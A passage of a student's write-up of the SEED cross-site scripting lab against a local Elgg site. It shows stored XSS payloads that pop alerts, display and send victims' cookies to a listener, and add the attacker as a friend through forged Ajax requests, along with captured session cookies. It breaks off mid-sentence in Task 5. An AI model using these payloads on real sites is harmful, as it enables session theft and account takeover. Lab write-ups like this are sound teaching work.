


Setup

```
import cv2
from matplotlib import pyplot as plt

# This is a bit of magic to make matplotlib figures appear inline in
# the notebook
# rather than in a new window.
%matplotlib inline
plt.rcParams['figure.figsize'] = (100.0, 80.0) # set default size of
plots
plt.rcParams['image.interpolation'] = 'nearest'
plt.rcParams['image.cmap'] = 'gray'

def show_img(img):
    img = cv2.imread(img,-1)
    plt.subplot(131),plt.imshow(img),
    plt.title('Color'),plt.xticks([]), plt.yticks([])
    plt.show()

show_img('setup/hosts.png')
```



The screenshot shows a terminal window titled "anythink1208@seed-1004326VM: ~/Lab/Labsetup". The window is displaying the contents of the "/etc/hosts" file in a nano editor. The file contains the following entries:

```
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
169.254.169.254 metadata.google.internal metadata

10.9.0.5 www.seed-server.com
10.9.0.5 www.example32a.com
10.9.0.5 www.example32b.com
10.9.0.5 www.example32c.com
10.9.0.5 www.example60.com
10.9.0.5 www.example70.com
```

At the bottom of the terminal window, there is a menu bar with options: Get Help, Write Out, Where Is, Cut Text, Justify, Exit, Read File, Replace, Paste Text, and To Spell.

To get the seed-server setup, I mapped the names of the web server to this 10.9.0.5.

Task 1: Posting a Malicious Message to Display an Alert Window

```
show_img('Task 1/alert_msg.png')
show_img('Task 1/alert_popup.png')
```

The screenshot shows the 'Edit profile' page for a user named Samy. The page has a dark header with the Elgg logo and navigation links like 'Elgg For SEED Labs', 'Blogs', 'Bookmarks', etc. On the left, there's a form for editing profile details:

- Display name:** Samy
- About me:** A large text area with a 'Visual editor' button. Below it is a dropdown menu set to 'Public'.
- Brief description:** A text area containing the XSS payload: <script>alert('XSS');</script>. Below it is a dropdown menu set to 'Public'.
- Location:** An empty text input field.

On the right side, there's a sidebar with the following options:

- Edit avatar:** Shows a placeholder image of a person wearing a hat and sunglasses.
- Edit profile:** A link.
- Change your settings:** A link.
- Account statistics:** A link.
- Notifications:** A link.
- Group notifications:** A link.


The screenshot shows the user profile page for Samy. The top bar indicates the profile was successfully saved. The main content area shows Samy's profile picture (a person in a hat and sunglasses) and a brief description input field. A modal dialog box is open in the center, displaying the URL '@ www.seed-server.com' and the word 'XSS'. There is an 'OK' button at the bottom right of the dialog.

After adding the alert message, an alert with the message XSS popups whenever a user views Samy's profile.

Task 2: Posting a Malicious Message to Display Cookies

Similar to that in Task 1, we replaced the message in the script tag with `document.cookie`.


```
show_img('Task 2/alert_msg.png')
show_img('Task 2/alert_popup.png')
```



The screenshot shows the 'Edit profile' page for a user named 'Samy'. In the 'Brief description' field, the user has entered the following malicious JavaScript code:

```
<script>alert(document.cookie)</script>
```

The rest of the profile fields are empty or set to 'Public'. On the right side, there are links for 'Edit avatar', 'Edit profile', 'Change your settings', and 'Notifications'.



The screenshot shows the user's profile page after saving the changes. A green success message at the top right says 'Your profile was successfully saved.' Below it, the user's name 'Samy' is displayed next to their avatar. The 'Edit profile' button is visible. A modal dialog box is open, showing the content of the 'Brief description' field and the resulting cookie value:



```
www.seed-server.com
_gdas=ID=0ccafdfc06fc77aa:T=1648722111:S=ALNL_MbpxSj0Fm8-
RyzUlmOpjy47DQdPg_pvistor:dbb92409-689e-4713-9a1a-
ecd2ee3871fc; Elgg=uvduldms9pb07tu89sh84cut
```

An 'OK' button is at the bottom of the dialog. At the bottom left of the page, there is a link 'Read www.seed-server.com'.

Task 3: Stealing Cookies from the Victim's Machine

The JavaScript script sends the cookies to port 5555 of IP 10.9.0.1.

```
show_img('Task 3/write_to_ip.png')
show_img('Task 3/nc_out.png')
```




Using netcat, we capture whatever is sent by the client.

Task 4: Becoming the Victim's Friend

From the previous CSRF lab, we know Samy's guid is 59.

```
show_img('Task 4/get_guid.png')
```






The screenshot shows a Linux desktop environment with a terminal window and a browser window. The terminal window, titled 'anythink1208@seed-1004326VM: ~/Lab/Labsetup', contains the following JavaScript code:

```
<script type="text/javascript">
  window.onload = function () {
    var Ajax=null;
    var ts=&_elgg_ts=+elgg.security.token._elgg_ts; &
    var token=&_elgg_token=+elgg.security.token._elgg_t
oken; i
    //Construct the HTTP request to add Samy as a friend.
    var sendurl="http://www.seed-server.com/action/friends/
add?friend=59"; //FILL IN
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.send();
  }
</script>
-- INSERT (paste) --
```

The browser window shows a GitHub repository page for '50.020-Network-Security / lab7 / Task 2 / addfriend.html'. The page content is:

```
1 <html>
2 <body>
3 <h1>This page forges an HTTP GET request</h1>
4 
5 </body>
6 </html>
7
```





Using the HTTP Header, we are able to know that the timestamp and token is added sequentially to the get request.

show_img('Task 4/add_friend.png')



Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox


GET http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1649328766&__elgg_token=Luydb0QhwAMBJKHQ1C0qVg

Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: __gsas-ID=0ccafdf006fc77aa:T=1648722111:S=ALNI_MbpxSj0Fm8-RyzUlm0pyiy47DQdPg; pvisitor=d1b92409-689e-4713-9a1a-ecd

Content-Length:0

After clicking on the `Edit` `HTML`, we add the script into the `About Me`, so that any user who clicks on the Samy's profile will automatically add Samy as their friend list.

```
show_img('Task 4/add_script.png')
show_img('Task 4/friend_added.png')
```



The screenshot shows a Firefox browser window displaying a user profile for 'Samy'. The profile picture is a black silhouette of a person wearing a mask and sunglasses. The 'About me' section is empty. On the right side of the profile page, there are two buttons: 'Remove friend' and 'Send a message'.

```
Line 1: var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; Line 2: var token="&__elgg_token="+elgg.security.token.__elgg_token;
```

Question 1: Explain the purpose of Lines 1 and 2, why are they needed?


Based off the HTTP Header Live Sub, we were able to identify that the timestamp and token are added to the url to construct a HTTP request to add a friend. The ts and token variable are retrieved from the elgg security token and added so that the server can identify the timestamp and token of the user who wished to 'add' Samy as a friend.

Question 2 If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

No the Editor mode will wrap the html tags in p tags, i.e. <p><html></html></p>, and this will not be executed as JavaScript codes.

Task 5: Modifying the Victim's Profile

```
show_img('Task 5/get_req.png')
```



Using the HTTP Header, we are able to know the get request to edit the user's profile, but since we do not want to edit only Samy's profile, we will be using the action/profile/edit search path instead

```
show_img('Task 5/add_script.png')
show_img('Task 5/profile_edited.png')
```

The screenshot shows a Linux desktop environment. In the top right corner, there is a terminal window titled "anythink1208@seed-1004326VM: ~/Lab/Labsetup". The terminal is running the "nano" text editor and displays the source code of a JavaScript file named "profile/edit.js". The code contains an if-statement that checks if the session user's guid is not equal to the user's guid (sammyGuid). If the condition is true, it constructs a URL for an Ajax request to modify the profile. The browser window in 